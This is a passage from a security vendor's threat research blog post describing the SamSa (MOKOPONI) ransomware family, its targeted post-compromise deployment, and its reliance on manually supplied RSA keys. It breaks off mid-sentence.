filed in: Threat Prevention, Unit 42
tagged: malware, MOKOPONI, ransomware, SamSa

Ransomware is often in the headlines as new families are discovered on an almost weekly basis. Historically, these families have shared one similarity – they have all been deployed by attackers casting a wide net and largely being victim-agnostic. In most cases, the adversaries have used phishing emails and exploit kits in a 'spray and pray' style tactic.

However, in recent months, a new trend seems to be emerging: targeted attacks where ransomware is deployed by threat actors *after* successfully gaining unauthorized access to an organization's network. One malware family seen in such attacks is known as 'SamSa', 'Samas', 'samsam', or most recently, 'MOKOPONI'. Reports on this malware family have previously been published by both Intel Security and Microsoft.

Palo Alto Networks has collected over 20 samples of this particular malware family, and we have identified over $70,000 USD in Bitcoin payments to the attacker (Cisco Talos yesterday reported this figure to be closer to $115,000 USD). This blog details the evolution of this malware family, which was first witnessed in December 2015, as well as provides various indicators of compromise (IOCs) that can be used by the security community.

How the Malware Is Installed

As reported by both Microsoft and Intel Security, the malware is installed in a very targeted manner and appears to be in use post-compromise. First, the attacker will gain unauthorized access to a victim network, then begin mapping out the network in order to move laterally and discover more potential victim hosts. Once the attacker has sufficiently found enough victim systems, SamSa is deployed manually, using common system administrator utilities, such as PSExec.

After deploying the malware on various victim hosts, it will be installed using a RSA public key that is generated specifically for that particular attack. Additionally, a batch script is deployed that is responsible for deleting volume shadow copies on the victim machine to prevent restoration of files, executing SamSa, and finally self-destructing after successful encryption.

Malware Details

With the exception of the earliest known samples of SamSa, the malware expects an RSA public key file to be provided manually as a command-line argument. This is quite different from other ransomware families that retrieve the public keys automatically from command and control servers. The initial samples of SamSa actually embedded the public RSA key within the malware itself. More information on these changes can be seen in the 'SamSa Evolution' section below. In the event a public key is not provided as a command-line argument, the malware will exit, which provides minimal contextual evidence when run in